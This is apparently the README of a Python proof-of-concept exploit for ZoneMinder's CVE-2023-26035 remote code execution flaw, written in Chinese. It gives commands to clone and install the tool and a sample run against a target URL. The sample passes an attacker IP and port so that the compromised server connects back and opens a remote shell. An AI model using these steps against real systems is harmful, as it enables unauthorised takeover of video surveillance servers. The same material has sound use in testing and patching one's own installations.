
这是一个用Python编写的脚本,允许利用Zoneminder的安全漏洞,该漏洞描述于CVE-2023-26035。该系统在1.36.33和1.37.33之前的版本中易受攻击。
克隆仓库到你的机器,并使用pip安装依赖项(建议使用virtualenv创建一个环境,将这些安装与全局安装隔离开来)
git clone https://github.com/m3m0o/zoneminder-snapshots-rce-poc
cd zoneminder-snapshots-rce-poc
pip install -r requirements.txt
该脚本需要目标URL,包含Zoneminder的根路径(如**http://example.com/zm**、**http://example.com**或**http://example.com/zoneminder**)、用于目标机器连接的**IP**或**域名**以及目标机器连接的**端口**。示例如下:
python3 main.py -u http://zoneminder.target:8000 -i 10.10.14.56 -p 443